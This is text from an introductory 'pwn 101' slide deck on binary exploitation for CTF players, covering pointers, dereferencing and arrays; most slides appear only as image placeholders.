pwn 101

basics on pwn and computer architecture

presented by ren


whoami

- pwn player for thehackerscrew
- passionate and curious abt computers
- started pwn during covid











Sidenote about ctfs


what is pwn?


why is everyone so afraid of doing pwn?

Computer Architecture 101 what even is a computer?













(not gonna go into this)







pointers are just normal values in memory




Dereferencing

Retrieving values: *addr Eg: *0x10 gives you 0x37

can also be done with addr[0] **in this context,**


0x10[0] is the same as *0x10 0x10[1] is the same as *0x11 0x10[2] is the same as *0x12 **this depends on the type of ptr**



Dereferencing

Changing values: *addr = ... Eg: *0x10 = 0xff

can also be done with 0x10[0] = 0xff




arrays are just pointers!

